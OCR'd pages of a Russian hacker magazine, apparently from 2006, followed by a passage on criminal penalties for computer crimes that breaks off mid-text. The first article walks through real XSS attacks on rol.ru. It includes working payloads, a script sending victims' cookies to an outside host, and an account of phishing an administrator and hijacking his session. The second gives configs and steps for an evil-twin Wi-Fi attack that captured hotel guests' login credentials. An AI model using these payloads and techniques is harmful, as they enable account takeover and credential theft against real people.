
> На DVD-диске ты найдешь видео, наглядно показывающее взлом ROL.



> Внимание! Все действия взломщика противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> Меню для работы с БД



> XSS на photo.rol.ru

получил желаемого результата, что нисколько не удивило меня. Просмотрев html-код страницы, я нашел подставленные данные: <option selected="selected"><script>alert('xss')</script></option>
Для успешного выполнения кода было необходимо закрыть тэг <option>, что я и сделал. Теперь мой запрос принял вид: http://photo.rol.ru/showmembers.php?cat=1&si=&page=7&sort=7&perpage=</option><script>alert('XSS')</script> Все отлично работало. Но мне хотелось большего. Я проверил еще два параметра скрипта: ppuser и password — оба оказались уязвимыми, сплоит для них был общим. Изменив значение ppuser, я вновь просмотрел html-код: <input type="hidden" name="ppuser" value="<script>alert('xss')</script>" />
Требовалось закрыть кавычкой значение value и добавить />. А в общем виде сплоит выглядел так: "/><script>your_code</script>. Просмотрев еще несколько скриптов и не заметив ничего интересного, я вернулся к showmembers.php. Следует отметить, что данный скрипт был для меня просто «на вес золота». Проверив фильтрацию параметра si, я вновь в этом убедился. На этот раз html-код содержал следующее: <td><input type="text" name="si" value="<script>alert('xss')</script>" style="width:77px"></td> Без труда составив сплоит: "</td><script>your_code</script>, я проверил, что все работает на ура.
Таким образом, у меня на руках было 5 рабочих XSS на photo.rol.ru и одна проблемная на mail.rol.ru. Весьма неплохой набор. Оставалось лишь выбрать жертву и впарить ей линк.

Выбор жертвы и первый урожай

Мне предстояло выбрать жертву. Конечно, в идеале хотелось получить админские куки. Я насчитал 5 админов в фотоальбоме, но ни у одного в профиле не было указано ни аси, ни мыла. Тогда мой взгляд привлекла домашняя страничка админа с ником Andy@. Зайдя по указанной в профиле ссылке, я попал на сайт какой-то домашней сети. По-видимому, это был сайт админа, но что самое главное — на нем был указан его email. Так как в наличии у меня имелось целых 5 XSS, необходимо было определиться с используемой багой. Я решил работать с xss в профиле юзера. Во-первых, при выполнении кода поле «Обо мне» оставалось пустым, что не вызывало подозрений. А во-вторых, я собирался дать админу линк на профиль пользователя. Грамотно составить текст письма с вложенной ссылкой не вызвало особых затруднений. Я вставил в уязвимое поле код: <script>open('http://stopthefraud.org/inf.php?'+document.cookie)</script> Затем залил на сервер снифер. После чего отправил письмо админу с ником Andy@. У меня не было полной уверенности в том, что админ прочитает письмо и зайдет по указанному линку, поэтому я полагался лишь на удачу. И, как ни странно, мне повезло!
Буквально через 40 минут я обнаружил на сервере файл лога slg.txt с админскими куками:

```
Date and Tiime: 22.06.06 : 16:30:33
IP: 194.67.3.240
Cookie: ppid=3;%20pppass=7c022a2354536d68ffa57c2041edae42;%20defperpage=12
Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.3) Gecko/20060426 Firefox/1.5.0.3
```

Заменив в куках свои значения на админские, я моментально набрал в адресной строке photo.rol.ru. Все стало ясно по первой строчке приветствия фотоальбома: «Добро пожаловать, Andy@!». Получилось! Моей радости не было предела. Я сразу полез в админку. К счастью, там не требовалось ввода пароля. Окинув взглядом меню админки, я заметил опцию для работы с БД. Но внезапно вспомнил, что профиль моего пользователя, на который я давал ссылку админу, находится с внедренным javascript-кодом, что может вызвать подозрение у админа при последующих заходах по линку. Я быстро поменял значения куков назад и залогинился под своим юзером. Отредактировав профиль и удалив код из поля «Обо мне», я вышел. Мне очень хотелось сделать дамп базы альбома. Но не тут-то было. Зайти обратно под админскими куками не получалось! Видимо, админ просек, в чем дело, и успел сменить пароль. Это событие сильно огорчило меня. Подумать только, я ведь мог сделать дамп базы и, возможно, залить веб-шелл, но не успел ни первого, ни второго. Получить админские данные еще раз было нереально. Но на всякий случай отправил админу похожее письмо. Я понимал, что шанс того, что Andy@ снова кликнет на линк, ничтожно мал, поэтому у меня появилась новая идея. Раз в админку мне уже не попасть, то почему бы не поднять несколько пользовательский акков? Тем более что у многих юзеров в профиле был указан email вида юзер@rol.ru, который являлся по совместительству логином к почтовому сервису и личному кабинету, а хэш пароля я мог получить при помощи xss. Я отобрал для эксперимента двух пользователей. Первый — с мылом вида юзер@rol.ru, а второй — со статусом «Privilege User». Отправив письма обоим, я стал ждать. Через час на сервере появился файл лога, из которого я успешно почерпнул куки обоих юзеров. Хэш пароля первого пользователя немедленно отправился на брут, а вот второй юзер, с ником Roman Bazalevsky, меня заинтересовал своим необычным статусом. Кроме того, этот пользователь занимал второе место вслед за админом в рейтинге активнейших авторов. К моему разочарованию, никакими дополнительными полномочиями Roman Bazalevsky не обладал, но вот большая часть его галереи являлась закрытой. Я быстро просмотрел все установленные юзером пароли — и мог теперь пользоваться его галереей из-под любого аккаунта:).

Подводим итоги

В голове крутился один вопрос: «Каковы итоги взлома?». Уже через несколько секунд я сам ответил себе на него. Несмотря на то, что я не успел сдампить базу, итоги были вполне удовлетворительными. У меня существовала возможность получить доступ практически к любому из нескольких тысяч аккаунтов Рола, включая доступ к почтовому сервису и личному кабинету. А ведь такая возможность могла существовать не у меня одного. Я думаю, не стоит и говорить, к чему могли привести ошибки программистов и администраторов Рола — одного из крупнейших провайдеров России.

ПАВЕЛ П. АКА UKR-ХЫР
/ UST / USTSECURITY.INFO


„ИЗ РОССИИ С ЛЮБОВЬЮ", ИЛИ ЧЕГО БОЯТЬСЯ АМЕРИКАНЦАМ В ГОСТИНИЦАХ

РЕАЛИЗАЦИЯ АТАКИ EVILTWIN В ГОСТИНИЧНОЙ СЕТИ MARRIOT





ДЛЯ ПОЛУЧЕНИЯ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА В КОРПОРАТИВНЫЕ WI-FI СЕТИ ПРИХОДИТСЯ ПРИМЕНЯТЬ ВСЕ НОВЫЕ СПОСОБЫ АТАК. К ПРИМЕРУ, БОЛЬШИНСТВО ГОСТИНИЧНЫХ СЕТЕЙ ИСПОЛЬЗУЮТ ЗАШИФРОВАННУЮ ПЕРЕДАЧУ УЧЕТНЫХ ЗАПИСЕЙ, ЧТО СВОДИТ ПЕРЕХВАТ АККАУНТА НА НЕТ. НО, КАЗАЛОСЬ БЫ, ДАЖЕ САМУЮ БЕЗВЫХОДНУЮ СИТУАЦИЮ НАМ ПОМОЖЕТ РАЗРЕШИТЬ НОВЫЙ МЕТОД АТАКИ EVILTWIN. ОБ ОСОБЕННОСТЯХ ДАННОГО НАПАДЕНИЯ МЫ СЕЙЧАС И ПОГОВОРИМ.



Информация об уязвимостях гостиничной сети

Маскируемся на местности

Из истории...

26 апреля, 2005:

«Участники конференции о беспроводных сетях, проходившей на минувшей неделе в Лондоне, подверглись массивной вирусной атаке, — сообщает Viruslist.ru. — Неизвестные злоумышленники проникли в помещение, в котором проходила конференция, и открыли ее участникам доступ к сайту, внешне похожему на ресурс для регистрации в Wi-Fi сети. После регистрации на сайте участники конференции получили на свои компьютеры 45 разных вредоносных программ».

16 мая, 2005:

Компания AirDefenc предупредила мировую общественность о появлении еще одного способа мошеннических операций против пользователей сервисов беспроводного доступа. По словам пресс-службы AirDefence, суть обнаруженного экспертами компании метода состоит в том, что жертве подсовывают фальшивый интерфейс входа в общественную беспроводную сеть.

1 августа, 2005:

Специалист по вопросам безопасности компьютерных сетей Адам Лори, выступая в субботу на конференции Defcon в Лас-Вегасе, описал удручающее состояние в системах защиты современных гостиничных телевизионных сетей. «Система защиты в гостиничных сетях, — резюмировал Лори, — отсутствует как таковая, что открывает простор для злоумышленников».

Это лишь некоторые примеры того, как тип атаки Rogue AP (EvilTwin) все больше вторгается не только в нашу работу, но и в нашу жизнь. Для тех, кто по каким-либо причинам еще не сталкивался с представленной терминологией, придется пояснить:

Eviltwin — «дьявольский близнец»;
Rogue AP(Accsess Point) — не поддающаяся контролю, неконтролируемая точка доступа.

Два термина, по своей сути, идентичны и уже в расшифровке терминологии описывают вид атак в беспроводных сетях Wi-Fi, основанный на внедрении в радиопространство существующей беспроводной сети, поддельных точек входа в сеть, но таким образом, чтобы для пользователя беспроводной сети данный факт остался незамеченным, «прозрачным».

Для тестирования-демонстрации данного вида атак была выбрана гостиничная сеть Marriot-hotel, включающая в себя несколько отелей в Москве premium-класса (5 звезд) и предлагающая для своих клиентов платный Wi-Fi доступ. Стоимость услуги беспроводного доступа и минимальное время заказа — 300 рублей за 1 час.

Все нижеописанное проверялось на отелях:

- Marriot Grand
- Marriot Royal Aurora

Все исследование-демонстрация проводилось на стареньком уже ноутбуке P3 с ОС MS Windows 2000 Pro SP4. Как базис. Функции и средства, применяемые в данной статье, прекрасно работают и на более «современных» операционных системах от Microsoft.

Исходные данные

Сканирование радиоэфира на частоте Wi-Fi выявило эту гостиничную сеть и подключенных к ней клиентов:

(SSID)	Type	(BSSID)	[SNR Sig Noise]		LastChannel
(MoscomNET)	BSS	(00:0d:29:1d:d7:dd)	[33 82 49]	0001	11
(MoscomNET)	BSS	(00:07:85:b3:55:c1)	[19 68 49]	0001	06

Это данные по точкам доступа, установленным в гостиничном комплексе. Итак, что нам необходимо знать при проведении атаки EvilTwin?

1/ MAC-адрес точки доступа;
2/ Рабочая частота точки доступа (канал);
3/ Наименование (SSID) атакуемой сети (устройства);
4/ Надо ли вообще проводить атаку EvilTwin? Не даст ли нам требуемой информации перехват сниферами беспроводного трафика?
5/ «Популярность» данной публичной коммерческой беспроводной сети. Что толку сидеть и ждать у моря погоды, если услугой пользуется директор заведения раз в сутки? Соответственно, эффективность атаки очень сильно зависит от числа обращений, подключения к сети, новых пользователей или ротация старых.
6/ Сила сигнала точки доступа. Мы не будем нарушать заданный режим работы имеющегося оборудования в компании. «Гасить» реальные точки доступа не потребуется, хотя зачастую необходимость проведения DOS-атак на объекты инфраструктуры сети стоит очень остро. В данном случае мы имеем:

Имя сети: MoscomNET
MAC-адрес: 00:0d:29:1d:d7:dd - сравнивая первые 3 октета MAC-адреса в базе OUI, становится понятно, что используется оборудование компании Cisco Systems.
Канал: 11.



› Как видишь, адаптер отображает только одну сеть — мою :)

Далее нас будет интересовать сетевая адресация, применяемая в сегменте сети:

Результат команды ipconfig /all

Настройка протокола IP для Windows 2000

```
Имя компьютера . . . . . . . . . : usthead1
Основной DNS-суффикс . . . . . . :
Тип узла . . . . . . . . . . . . : Гибридный
Включена IP-маршрутизация . . . . : Нет
Доверенный WINS-сервер . . . . . : Нет

Адаптер UST_WiFi_drvr:

DNS суффикс этого подключения . . :
Описание . . . . . . . . . . . . : UST_WiFi_drvr_Compx
Физический адрес. . . . . . . . . : 00-80-48-2B-84-34
DHCP разрешен . . . . . . . . . . : Да
Автонастройка включена . . . . . : Да
IP-адрес . . . . . . . . . . . . : 10.43.1.155
Маска подсети . . . . . . . . . . : 255.255.0.0
Основной шлюз . . . . . . . . . . : 10.43.1.1
DHCP-сервер . . . . . . . . . . . : 10.43.1.1
DNS-серверы . . . . . . . . . . . : 212.130.104.10
                                    195.68.135.5
Основной WINS-сервер . . . . . . : 10.43.1.1
```

Собственно говоря, комментарии излишни. При попытке инициализации какой-либо http-сессии (обращении на какой-либо сайт) мы видим форму аутентификации в системе, оповещающую нас о поставщике услуг беспроводной связи и двухфакторной аутентификации в виде логина и пароля, каждый из которых состоит из 4-х цифровых символов. Аутентификация проходит с применением безопасного доступа HTTP Secured с применением SSL. Что, в свою очередь, практически сводит на нет перехват реквизитов доступа с помощью многочисленных беспроводных сниферов, к примеру, тем же самым Kismet'ом.

В итоге наша задача состоит из следующих этапов:

1/ Поднятие своей точки доступа:

• обеспечение подключения клиентов к своей точке доступа в режиме Infrastructure;

• предоставление нашей точкой доступа DNS-, DHCP-сервисов.

2/ Создание ложного веб-сервиса, эмулирующего работу реальной аутентификационной панели.

Конечная задача — доступ к выданным пользователям реквизитам доступа, аккаунтам на пользование услугами связи.

Исходное аппаратное и программное обеспечение:

1/ Ноутбук, уже упоминавшийся выше;

2/ Для реализации точки доступа на ноутбуке и превращения его в роутер есть три пути:

а) У тебя уже есть адаптер на чипсете agere/hermes, штатными средствами которого ты можешь перевести режим работы не только в ad-hoc (точка-точки) или infrastructure (многоточие-точка), но и в режим act as base station, то есть эмуляции точки доступа.

б) Использование программного средства SoftAP (http://www.pctel.com/softap.php), но при условии, что имеющийся у тебя клиентский Wi-Fi адаптер поддерживается данным продуктом. Эта софтина платная.

в) SoftAP стоит порядка $30. За эту же сумму предпочтительнее обзавестить адаптером. Использовавшихся в данном случае Compex WL11B, примечательной особенностью которого является не только чипсет Agere Hermes, но и наличие MC-MX разъема для подключения внешней антенны или усилителя. А цена его в московских магазинах — чуть меньше стоимости SoftAP.

3/ В качестве DNS-сервера рекомендую использовать TreeWalk (http://ntcanuck.com). Преимущества: бесплатен, поддержка bind, простая конфигурация и использование.

4/ В качестве DHCP-сервера рекомендую использовать NusyDHCP (http://sourceforge.net/projects/loosydhcp/). Преимущества аналогичны TreeWalk.

5/ Веб-сервер Apache в пояснениях не нуждается. Будет использоваться данная сборка: apache_2.0.58-win32-x86-no_ssl.msi

6/ Интерпретатор Perl в реализации ActiveState Perl в одной из последних сборок: ActivePerl-5.8.6.811-MSWin32-x86-122208.msi

7/ Airsnarf for Windows от исследовательской группы Shmoo, которые одни из первых поведали отрасли и бизнесу об атаке RogueAP (http://airsnarf.shmoo.com).




› На DVD ты найдешь весь софт, необходимый для организации собственной точки доступа.



› Все действия проводились лишь в ознакомительных целях. За использование материала в незаконных целях автор и редакция ответственности не несут.

В атаку!

Для места проведения атаки (установки точки доступа) был выбран ресторан в фойе гостиничного комплекса, где уже находились поль-



> Разворачиваем точку доступа

> Начальная страница авторизации

зователи Wi-Fi. Место размещения обусловлено тем, что сила сигнала моей точки доступа должна превышать силу сигнала реальных точек доступа. Это сделано намеренно: ведь клиентские адаптеры при выборе сети для соединения, имеющих одинаковые идентификаторы (ssid+mac+channel), изберут точку с наиболее высокими показателями уровня сигнала.

Поэтому мой Wi-Fi адаптер был переведен в режим точки доступа, а идентификатор сети был выбран MoscomNET.

Присоединяясь к сети, мы уже получили представление о применяемой сетевой адресации, поэтому необходимо было внести в конфигурационный файл DHCP-сервера dhcpd.conf следующие строки:

```
subnet 255.255.0.0
router 10.43.1.1
dns 10.43.1.1
wins 10.43.1.1
```

В файле dhcp.iplist необходимо указать диапазон выдачи IP-адресов:

```
10.43.1.150
10.43.1.154
```

Единственное отличие, по сравнению с атакуемым сегментом, — это адрес DNS-сервера, в качестве которого выступает мой ноутбук.

Собственно говоря, следующим шагом мы произведем локальный DNS cache poisoning. Через управляющую панель DNS-сервера останавливаем сервис. После остановки сервиса потребуется отредактировать кэш сервера по следующему пути:

```
C:\\system32\dns\etc\named.cache
```

Редактирование заключается во внесении следующих строк в конфиг:

```
;local
www.xakep.ru      155000   A   10.43.1.1
```

Теперь все присоединенные ко мне клиенты беспроводной сети, захотев почитать новости на нашем сайте, получат ответ от локального веб-сервера, установленного на ноутбуке.

Веб-сервер мы настроим следующим образом: обязательно сохраним аутентификационную страницу с приглашением ввода данных аккаунта в /htdocs и исправим пути к файлам изображений. Для достижения цели вместо исходной процедуры вставим скрипт перехвата данных Airsnarf:

```
<FORM name=form1 onsubmit=return(CheckForm());              action=/moscom/
portal.asp?action=billing&amp;sig=cfb0e305ecc3825baca2caed4f6449ea
method=post>
```

В исходный код заглавной страницы внесем:

```
<form action="/cgi-bin/airsnarf.cgi" method="post">
```

и

```
<input type="text" name="username"> -
<input type="password" name="password"><br>
<input type="submit" value="Continue">
```

После выполнения данных мероприятий остается ждать. На моем стареньком ноутбуке батарейки хватает на 3 часа. За два часа, проведенных за распитием кофе в отеле, были скомпрометированы две учетные записи пользователей.

Хочу заметить: смена MAC-адреса своего адаптера на MAC-адрес атакуемой сети желательна, но не обязательна. Все равно стандартные клиент-менеджеры беспроводного адаптера на ноутбуках (включая менеджер беспроводной связи от Microsoft) покажут только одну сеть...

Увидев в окне вывода DHCP-сервера информацию о запросе-выдачи IP-адреса, уже можно с большей вероятностью предположить, что в файле marriot.txt мы увидим 8 заветных цифр.

Лог выдачи IP-адреса DHCP-сервером

```
INFO: Moreton Bay DHCP Server (v0.8.25-3 WIN) started
INFO: Listening for DHCP messages on network...
INFO: oooh, got some!
INFO: Alarm off
INFO: received a DHCPDISCOVER
INFO: Searching for address for new client...
INFO: file yielded valid MAC/IP pair  - ip_addr = 200000a
INFO: received a DHCPREQUEST
INFO: 0a000001
INFO: Sending ACK
INFO: Entering cycle - Number of current offers = 1
INFO: cycle No - 0
INFO: chaddr matches what we have in our internel offer array
INFO: Sending ACK for ip_addr 10.43.1.2
INFO: got a valid MAC/IP pair from dhcpd.leases
```



```
INFO: ip_addr taken = 200000a
INFO: Alarm On
INFO: Listening for DHCP messages on network...
```

Вот и первый клиент присоединился к нашей поддельной точке доступа. Просмотрев позже файл с результатом перехвата, я обнаружил учетные записи:

```
url = localhost, password = 5498, username = 3498
url = localhost, password = 1038, username = 7624
```

Целью нашей атаки ставилось получение только реквизитов доступа. Как продолжение данной атаки можно предложить следующий путь: придать своей точки доступа функции транспарентной прокси и «пропускать» весь трафик через себя. То есть под перехваченным аккаунтом доступа самому осуществить подключение через второй адаптер на ноутбуке к реальной сети, а для скомпрометированных пользователей услуги доступа к интернету выполнять самим.

Стоит также отметить, что в Wi-Fi сети Mariott были обнаружены уязвимости, допущенные при построении сети, в небезопасной настройке самих точек доступа.

Межсетевой экран пропускает в интернет ICMP-запросы и возвращает ответы, что позволяет нам организовать простейший ICMP-туннель со своим сервером в интернете, используя ресурсы гостиничной сети.

```
C:\>ping www.ru

Обмен пакетами с www.ru [194.87.0.50] по 32 байт:
Ответ от 194.87.0.50: число байт=32, время=8мс, TTL=55
```

При приблизительном исследовании исходного портала для аутентификации я быстро нашел XSS в default.asp, что еще раз подчеркивает халатность администраторов.

Резюме

Продемонстрированный простейший способ атаки применим в большинстве коммерческих публичных хотспотов (сетей Wi-Fi доступа). Обычно данные компании не затрудняют себя покупкой оборудования, которое противодействует атаке RogueAP. При атаке на корпоративную внутреннюю сеть ты можешь столкнуться с тем, что:

1/ Служба безопасности, используя сканеры беспроводного эфира и применяя методы триангуляции, быстро вычислит местонахождение твоей точки доступа и настучит дубинкой по почкам;

2/ Твоя точка доступа будет атакована DOS-атакой со стороны защитных механизмов, а клиенты корпоративной сети, подсоединяясь к тебе, будут получать deassociation frames, приводящие к разрыву соединений между тобой и клиентами.

3/ Воровать чужие пароли нехорошо — тебя будут мучить угрызения совести :).






ДОКУЧАЕВА «ARSY» ОКСАНА
/ ARSY.ARSY@GMAIL.COM /

Преступление и наказание

ЧТО БЫВАЕТ ЗА КОМПЬЮТЕРНЫЕ ПРЕСТУПЛЕНИЯ

ПРОВОДЯ ДОЛГОЕ ВРЕМЯ ВО ВСЕМИРНОЙ ПАУТИНЕ, КАЖДЫЙ ИЗ НАС НЕРЕДКО НАРУШАЕТ ЗАКОН. НЕЗАВИСИМО ОТ РОДА ЗАНЯТИЙ, БУДЬ ТО БЕЗОБИДНЫЙ ДЕФЕЙС САЙТОВ, КРАЖА ПАРОЛЕЙ НА ДИАЛАП ИЛИ РАСПРОСТРАНЕНИЕ ТРОЯНОВ, ТЕБЕ КОГДА-НИБУДЬ ПРИДЕТСЯ ОТВЕТИТЬ ЗА СОДЕЯННОЕ. А ЧТОБЫ ТЫ ОСОЗНАВАЛ НЕОТВРАТИМОСТЬ НАКАЗАНИЯ, МЫ РАССКАЖЕМ ТЕБЕ, ЧТО ЗА ЭТО БЫВАЕТ ПО НАШИМ ЗАКОНАМ.
БОЛЬШИНСТВО СЕТЕВЫХ НАРУШИТЕЛЕЙ СЧИТАЮТ, ЧТО ОТВЕТСТВЕННОСТЬ ЗА КОМПЬЮТЕРНЫЕ ПРЕСТУПЛЕНИЯ ОГРАНИЧЕНА ЛИШЬ ТРЕМЯ СТАТЬЯМИ 28 ГЛАВЫ ОТЕЧЕСТВЕННОГО УК (272, 273, 274), НО ЭТО НЕ СОВСЕМ ТАК. СУЩЕСТВУЮТ И ДРУГИЕ СТАТЬИ, ПО КОТОРЫМ МОГУТ ПРИВЛЕЧЬ К ОТВЕТСТВЕННОСТИ, И СОВСЕМ НЕ ОБЯЗАТЕЛЬНО, ЧТО ИХ НУЖНО ИСКАТЬ В ГЛАВЕ «ПРЕСТУПЛЕНИЯ В СФЕРЕ КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ». ПО ХОДУ ЧТЕНИЯ СТАТЬИ ТЫ САМ В ЭТОМ УБЕДИШЬСЯ.

Карты, деньги, два ствола



Одно из самых распространенных преступлений, совершаемых посредством сети, — кардинг. Здесь речь идет не только о реальной подделке пластиковых карт (на это есть отдельная статья), но и обо всех остальных его течениях. Хочу тебе сказать, что если ты практикуешь кардинг, то встал на скользкую дорожку, поскольку этим видом правонарушений занимается ФСБ (http://fsb.ru), а для привлечения к ответственности совсем не обязательно заявление потерпевшего. Ты можешь и не подозревать, что за тобой уже давно пристально следят, и гости могут нагрянуть в самый неожиданный момент.

Давай разберемся, что по закону есть «реальный кардинг». Предположим, что ты подделываешь банковские карты для их будущего обнала. Открываем УК и внимательно читаем 187 статью — «Изготовление или сбыт поддельных кредитных либо расчетных карт и иных платежных документов». За это можно лишиться свободы на срок от 2 до 6 лет со штрафом в размере от 100 до 300 тысяч рублей. А если вы работали совместно с соседом Васей, то можете попрощаться со свободой на срок от 4 до 7 лет со штрафом уже до миллиона рублей. А теперь прикинь, стоит ли оно того.

Рассмотрим другой пример, также из практики реального кардинга. Если ты занимаешься реальным обналом денег с изготовленной карты (в банкомате или магазине), то рискуешь быть привлеченным по 159 статье родного УК — мошенничество. Ведь, по сути, ты представляешься продавцу или банку реальным холдером пластиковой карты, злоупотребляя его дове-

рием. По закону, за это светит штраф до 120 тысяч рублей или лишение свободы до 2-х лет. А если твоими действиями причинен значительный ущерб (от 200 тысяч рублей), либо вас было, как минимум, двое, то рассчитывай на штраф до 300 тысяч рублей или лишение свободы до 5 лет. В случае злоупотребления служебным положением грозит прямая дорога в тюрьму до 6 лет со штрафом до 10 тысяч рублей. Вот такая веселая арифметика :).

Не оставим без внимания вещевой кардинг, который также является весьма популярным течением. Здесь целесообразно разделить преступления на следующие части:

